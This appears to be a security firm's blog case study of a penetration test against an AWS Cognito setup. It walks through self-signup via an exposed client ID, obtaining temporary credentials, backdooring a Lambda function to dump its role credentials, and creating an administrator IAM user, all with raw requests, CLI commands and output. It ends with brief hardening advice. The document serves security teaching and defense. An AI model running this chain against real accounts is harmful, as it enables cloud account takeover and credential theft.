

Hacking AWS Cognito Misconfigurations

Hacking AWS Cognito Misconfigurations - Sunil Yadav, NotSoSecure.

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Content

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In this blog, [Sunil Yadav](#), our lead trainer for “Advanced Web Hacking” training class, will discuss a case study of AWS account takeover via misconfigured AWS Cognito.

TL;DR

- The application under test only had a login page and no sign up feature exposed.
- Target application uses AWS Cognito JavaScript SDK that discloses App Client ID, User Pool ID, Identity Pool ID, and region information
- AWS cognito misconfigured to allow sign up of new user
- Sign up and login to obtain AWS temporary token for authenticated Identities
- AWS token has access to Lambda functions which is leveraged to elevate access

Marketing


More such scenarios can be found in our [Hacking and Securing cloud](#) Training class . [Get in touch](#) if you would like our consultancy service to audit/harden your cloud infrastructure.

Amazon Cognito

Amazon Cognito manages user authentication and authorization (RBAC). User pools allow sign-in and sign up functionality. Identity pools (federated identities) allows authenticated and unauthenticated users to access AWS resources using temporary credentials

In short, the User Pool stores all users, and Identity Pool enables those users to access AWS services.

The Figure given below shows an AWS Cognito authentication and authorization flow. The user authenticates against a user pool, and after successful authentication, the user pool assigns 3 JWT tokens (ID, Access, and Refresh) to the user. The ID JWT is passed to the identity pool in order to receive temporary AWS credentials with roles assigned to the identity provider.



Reference: <https://aws.amazon.com/blogs/mobile/building-fine-grained-authorization-...>

Attack Story

During a recent pentest, we stumbled upon a login page. It had no other authentication related functionality exposed such as forgot password or sign up page.

<https://.../login>

Login

Username

Password

Sign in

On further investigation, we found that the application was using AWS Cognito for authentication and authorization using the JavaScript SDK. JavaScript SDKs on the client exposed data such as App Client ID, User Pool ID, Identity Pool ID, and region information, through a JavaScript config file. JavaScript SDK for AWS Cognito requires this information to access the Cognito User Pool and verify the users.

Amazon Cognito has authenticated and unauthenticated mode to generate AWS temporary credentials for users. Unauthenticated access rights can be obtained by anyone using a specific API call. So we tried to gain access to AWS credentials by using unauthenticated identities, but the access to unauthenticated identities was disabled.

The screenshot displays a REST client interface with two panels: 'Request' and 'Response'. The 'Request' panel shows a POST request to `cognito-identity.us-east-1.amazonaws.com` with headers including `Accept-Encoding: gzip, deflate`, `X-Amz-Target: AWSCognitoIdentityService.GetId`, and `Content-Type: application/x-amz-json-1.1`. The body is a JSON object: `{"IdentityPoolId": "us-east-1:d7f1..."}`. The 'Response' panel shows an HTTP 400 Bad Request with headers `Date: Thu, 13 Feb 2020 18:49:58 GMT`, `Content-Type: application/x-amz-json-1.1`, and `Content-Length: 111`. The response body is a JSON object: `{"__type": "NotAuthorizedException", "message": "Unauthenticated access is not supported for this identity pool."}`.

An interesting case study in the area of exposing AWS services to unauthenticated identities is listed here: <https://andresriancho.com/wp-content/uploads/2019/06/whitepaper-internet-scale-analysis-of-aws-cognito-security.pdf>.

Moving forward, we focused on identifying the features available to us. We identified that the application exposed some functionalities unintentionally via AWS Cognito misconfiguration. Using the AppClientId, we created a user in Amazon Cognito user pool. The confirmation email was sent to the specified email along with the confirmation code.

The screenshot displays a REST client interface with two panels: 'Request' and 'Response'. The 'Request' panel shows a POST request to `cognito-idp.us-east-1.amazonaws.com` with headers including `Accept-Encoding: gzip, deflate`, `X-Amz-Target: AWSCognitoIdentityProviderService.SignUp`, and `Content-Type: application/x-amz-json-1.1`. The body is a JSON object: `{"ClientId": "...", "Username": "nirahua@notsosecure.com", "Password": "Test1234!", "UserAttributes": [{"Name": "email", "Value": "nirahua@notsosecure.com"}, {"Name": "name", "Value": "Nirahua"}]}`. The 'Response' panel shows an HTTP 200 OK with headers `Date: Thu, 13 Feb 2020 19:20:05 GMT`, `Content-Type: application/x-amz-json-1.1`, and `Content-Length: 175`. The response body is a JSON object: `{"CodeDeliveryDetails": {"AttributeName": "email", "DeliveryMedium": "EMAIL", "Destination": "n***@n***.com", "UserConfirmed": false, "UserSub": "c7d54a64-e7ff-492f-8a64-..."}}`.

We determined that the user account can be confirmed from the token received on the registered email by using the ConfirmSignUp API.

Request

Raw

Params

Headers

Hex

JSON Beautifier

POST / HTTP/1.1
Host: cognito-idp.us-east-1.amazonaws.com
Accept-Encoding: gzip, deflate
X-Amz-Target: AWSCognitoIdentityProviderService.ConfirmSignUp
Content-Type: application/x-amz-json-1.1
User-Agent: aws-cli/1.16.258 Python/3.6.0 Windows/10 botocore/1.12.248
Content-Length: 110
Connection: close

{
 "ClientId": "i[REDACTED]a3fp",
 "Username": "nirahua@notsosecure.com",
 "ConfirmationCode": "829219"
}

Response

Raw

Headers

Hex

JSON Beautifier

HTTP/1.1 200 OK
Date: Thu, 13 Feb 2020 19:43:55 GMT
Content-Type: application/x-amz-json-1.1
Content-Length: 2
Connection: close
x-amzn-RequestId: 54efdcc1-705f-4de5-8e08-

{}

Now, when we logged into the application with the newly registered account, the app responded with an error, "user is not part of any groups". So, the app allowed access based on the group privileges granted within the application.

We realised that, the application essentially validated a newly created user and returned access tokens but did not allow the user to access any page as the user was not part of any groups that had access to the application.

https://.../login

Login

User is not part of any groups.

OK

.....

Sign in

Debugger Network Style Editor Performance Memory Storage Accessibility

Filter Items

Key	Value
aws.cogni...	us-east-1:17c8
aws.cogni...	cognito-idp.us-east-1.amazonaws.com/us-east-1
Cognitol...	nirahua@notsosecure.com
Cognitol...	eyJraWQiOiJmMkQybFwvUzE2RDdEYXpPSzVSZC
Cognitol...	-2
Cognitol...	eyJraWQiOiJmMkQybFwvUzE2RDdEYXpPSzVSZC
Cognitol...	eyJldHkiOiJlYXN0IjE2R0NNIiwiaWY

Now that we had authenticated access and ID token. These values could be used to generate temporary AWS credentials for authenticated identities.

Request

Raw Params Headers Hex JSON Web Tokens JSON Beautifier

POST / HTTP/1.1
Host: cognito-idp.us-east-1.amazonaws.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Amz-User-Agent: aws-sdk-js/2.7.16
Content-Type: application/x-amz-json-1.1
X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity
X-Amz-Content-Sha256: 6d93abb617dd42f
Content-Length: 1096
Origin: null
DNT: 1
Connection: close

Response

Raw Headers Hex JSON Beautifier

HTTP/1.1 200 OK
Date: Sat, 15 Feb 2020 05:47:03 GMT
Content-Type: application/x-amz-json-1.1
Content-Length: 1508
Connection: close
x-amzn-Requestid: 7461f7e4-d042-492e-bde7-bced5dd8945e
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: x-amzn-Requestid,x-amzn-ErrorType,x-amzn-ErrorMessage,Date

{"Credentials":{"AccessKeyId":"ASIA2EG3F6X...","Expiration":1581749223E9,"SecretKey":2SDx8BupzgJUqEFs5adMKPhvAGNm0k8","SessionToken":"IQoJb3JpZ2l0aW...wEaCXVZLjHMEUCIQCnbnix+UUCsMSU2e0rhWOHkAZZRNzGz+SuGqd/RC/rvswlgSjDrkxOZzctncoXERkVJ0IfArRF0qhwQlh////////ARABGGw2OTYyfdQZnJg4NzkiDPDUMJsnOXJwaEkh+yrbAwVRaQhK+JFGDBcM7uaNX7pns8e2Cy2Esu2X26zQUWTwFFssXs0JG4c5OZR8LThr7/CIH1TG4MRA3ff+pYwDmZtvZrgpOANaS9gV4MCZoJJRy8HQLWvYRoCJTRWBy7K5+n8pLws3BWTmP+tySD7WidHwxnDKwJYCaHpuIP3KZFE7hl1pceWTA1fcYovLVbtkvN01GUMGv2j9h+WrH69ZzHkIT2jrF9YmddP02XUUY8T54Gro9Wo22nGK9qYM2iDMUnR40JOJC4nmvldCldQle7dSHrqFSrmkDacWoOpPrVkdinFsvEnC/1UWkhFnQG8X9XzpLrRoN015KB5jrII3KpxiXJB7rKLMi9zg3iBU63C14ue8gU6ywK/HAqTVIF5o1hqVzIHqIwRThWD7GorWokkbVaPBC40iNym4ZD5mh6MODReQJWuLmly2sVqIBONCYG96QpAOL5QDvDMDLfrK+GHYYKpmRch8V5sP4lcGbBwCpSM5x9yaHSu+31UWJd6yw1dKofRGbUIM9FBI9VN2vAmyTCHedPlu4aJOIPAmvF7h+Ep+g4Fowv68IKnFPthM9w8S1JdTPZeQReHIS9a7jrPSJnFJgD+eq2c2TDGUUuCaP4ne3YVLJNmhmn1pkfIR9d/H4E2Uq/XuNYXQ4"},"IdentityId":"us-east-1:17c8-5e54307c2e80"}

Now we can use AWS Command Line Interface(CLI) to interact with the AWS services:

```
export AWS_ACCESS_KEY_ID=ASIA2EG3F6[REDACTED]

export AWS_SECRET_ACCESS_KEY=KfUI3jptVq0xocuCg[REDACTED]

export
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEj////////wEaCXVzLWVhc3QtMSJIMEYCIQCG
YthDyjAVKPH2FyirTKr1Kv4DCFgQARoMNjk2MjQ0MzY4ODc5Igw1xUJHIGtavEAAbsAq2wO6O3
g/lnp07HN98owbR9E9SaNIolM0bf8fSg5+QriydUJ6mUH6q[REDACTED]
```

Using the "aws sts get-caller-identity" command, it was identified that the token was working fine.

```
~ # aws sts get-caller-identity
{
  "UserId": "AR[REDACTED]:CognitoIdentityCredentials",
  "Account": "69[REDACTED]",
  "Arn": "arn:aws:sts::6[REDACTED]:assumed-role/Cognito_identitypool2Auth_Role/CognitoIdentity"
```

By leveraging our [Cloud service enumeration scripts](#) it was observed that the AWS token had full permissions for the AWS Lambda functions. This allowed us to explore the AWS Lambda configuration of the client. We began with viewing the list of Lambda functions:

aws lambda list-functions

```
~ # aws lambda list-functions
{
  "Functions": [
    {
      "FunctionName": "RotateAccessKeys-CIS",
      "FunctionArn": "arn:aws:lambda:us-east-1:69[REDACTED]:function:RotateAccessKeys-CIS",
      "Runtime": "python3.7",
      "Role": "arn:aws:iam::696[REDACTED]:role/IAM-CIS",
      "Handler": "lambda_function.lambda_handler",
      "CodeSize": 1161,
      "Description": "Ensure access keys are rotated every 90 days or less",
      "Timeout": 3,
      "MemorySize": 128,
```

We discovered that one of the Lambda function (RotateAccessKeys-CIS) had overly permissive IAM policies.

aws iam list-attached-role-policies --role-name IAM-CIS

```
~ # aws iam list-attached-role-policies --role-name IAM-CIS
{
  "AttachedPolicies": [
    {
      "PolicyName": "IAMFullAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/IAMFullAccess"
    }
  ]
}
```

We decided to modify the Lambda function code (RotateAccessKeys-CIS) such that it worked as required but additionally executed a command that allowed reading of AWS credentials from

We downloaded the Lambda function code from the code location as highlighted

[illegible]

```

        compliance = 'NON_COMPLIANT'
        annotation = annotation + '\n Access Key with ID: ' + id
    else:
        annotation = annotation + '\n Access Key with ID: ' + id
        compliance = 'COMPLIANT'

    return compliance

### LAMBDA HANDLER
def lambda_handler(event, ctxt):
    print('## ENVIRONMENT VARIABLES')
    print(os.environ)
    print('nirahua rocks!')

    global annotation
    invoking_event = json.loads(event['invokingEvent'])

```

[image: image]The Lambda function 'RotateAccessKeys-CIS' was now updated.

```

- # aws lambda update-function-code --function-name RotateAccessKeys-CIS --zip-file fileb:///root//lambda_function.zip
{
  "FunctionName": "RotateAccessKeys-CIS",
  "FunctionArn": "arn:aws:lambda:us-east-1:69[REDACTED]:function:RotateAccessKeys-CIS",
  "Runtime": "python3.7",
  "Role": "arn:aws:iam::69[REDACTED]:role/IAM-CIS",
  "Handler": "lambda_function.lambda_handler",
  "CodeSize": 1154,
  "Description": "Ensure access keys are rotated every 90 days or less",
  "Timeout": 3,
  "MemorySize": 128,

```

Once the Lambda function code was updated as intended, we invoked it using the below mentioned command. This command invoked the function and printed the Log on the screen that contained AWS temporary credentials.

```
# aws lambda invoke --function-name RotateAccessKeys-CIS out --log-type Tail --query 'LogResult' --output text | base64 -d root@t
START RequestId: da87a0ad-45bf-42bf-899b-85502596eb87 Version: $LATEST
## ENVIRONMENT VARIABLES
environ({'PATH': '/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin', 'LD_LIBRARY_PATH': '/var/lang/lib:/lib64:/usr/lib64:/var/run
e:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib', 'LANG': 'en_US.UTF-8', 'TZ': ':UTC', 'LAMBDA_TASK_ROOT': '/var/task', 'LAMBDA_
_LAMBDA_LOG_GROUP_NAME': '/aws/lambda/Ro
IME_DIR': '/var/runtim
AccessKeys-CIS', 'AWS_
AccessKeys-CIS', 'AWS_LAMBDA_FUNCTION_MEMORY_SIZE': '128', 'AWS_LAMBDA_FUNCTION_VERSION': '$LATEST', 'AWS_XRAY_DAEMON_ADDRESS': '
2', 'AWS_XRAY_DAEMON_PORT': '2000', 'AWS_XRAY_DAEMON_ADDRESS': '10.0.0.1:2000', 'AWS_XRAY_CONTEXT_MISSING': 'LOG_ERROR',
S_EXECUTE_ENV': 'AWS_Lambda_python3.7', '_HANDLER': 'lambda_function.lambda_handler', 'AWS_ACCESS_KEY_ID': 'ASIA2EG3F6XX3CDXMNUUE',
S_SECRET_ACCESS_KEY': '6pwOgZjTlLVhurV6dbb4
AH', 'AWS_SESSION_TOKEN': 'IQoJb3JpZ2luYXNja
MEUCIQC8MgtOBK9zSLhxMM7oWx7WnWzGglevM5tpPD8KAN2T1mQIGDLC8N3rIVPJ5I2IA8e0ox40E4GtsfQA/o5V2Y3jtS/YqowEIC
Gfz/SccwAZmqAvARRkYbt7NDQSiNdcmCsCAjEAtoG5LS4cmlRHeYuYTUtA/C6Y9GETbReAhQffRP8P3uuZNS5NLW6XI5owYUvc
AMJCfVStdoUeqyvhzmMYbnZktcdCT5ZsnRZE71ATAPQuosnC1ABUpBHQ00Po4Ub5vzpLfzeHuwAw/RuM27WhsxMUHuQZjyrFArYwon/
s+72mjnjrgS6bY5XckEHCPemkdXLmmub1T98AIEm66bQsp9qxuC1CqVnnVTpyXvkckCAJEFGtgRXG3cvOyaGaTgLgvSrv/xYYsqSq
37dpmp/pXkfMaB2/OgxnxneNmhy9ytexypPg2FnTjLYGS/ToyYOzgkGRVyDBIRB9d-MMRh8/VyJaUWHKVGV9AjJeJaE363W+JM9/besPELnobZ34SwkrBwrToY200kcqwvgvQsbv
3B6a+2Mrvdcc-', '_X_AMZN_TRACE_ID': 'Root=1-e546719d-7a20bcd4a231b
implded=0'})
nirahua rocks!
```

Next, we configured our AWS CLI using the new AWS credentials to create a new user 'nirahua' and attached the AWS managed policy named AdministratorAccess to the user using the following commands.

```
aws iam create-login-profile --user-name nirahua --password s8iUzu
```

```
- # aws iam create-user --user-name nirahua  
aws iam create-login-profile --user-name nirahua --password s8iUz...  
aws iam attach-user-policy --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --user-name nirahua  
{  
    "User": {  
        "Path": "/",  
        "UserName": "nirahua",  
        "UserId": "...",  
        "Arn": "arn:...:user/nirahua",  
        "CreateDate": "...6Z"  
    }  
}  
{  
    "LoginProfile": {  
        "UserName": "nirahua",
```

The screenshot shows the top portion of the AWS Management Console. The address bar at the top displays the URL: https://console.aws.amazon.com/ec2/v2/home?region=us-east-1#Home:. Below the address bar is a dark navigation bar containing the text "Resource Groups" with a dropdown arrow, a notification bell icon, the user profile "nirahua @ 6962" with a dropdown arrow, and the region "N. Virginia". Below the navigation bar is a blue banner with a white information icon and the text: "Welcome to the new EC2 console! We're redesigning the EC2 console to make it easier to use and improve performance. We'll release new screens periodically. We encourage you to try them and let us know what you think."

- Disable Signup on AWS Cognito if not required

- Never assign privileges beyond the minimum necessary while configuring the AWS Cognito for authenticated and unauthenticated identities.
- Use advanced security features for Amazon Cognito to protect application users from unauthorized access.

Marketing

More such scenarios can be found in our [Hacking and Securing cloud](#) Training class . [Get in touch](#) if you would like our consultancy service to audit/harden your cloud infrastructure.

References:

<https://docs.aws.amazon.com/cognito/latest/developerguide/cognito-identity.html>

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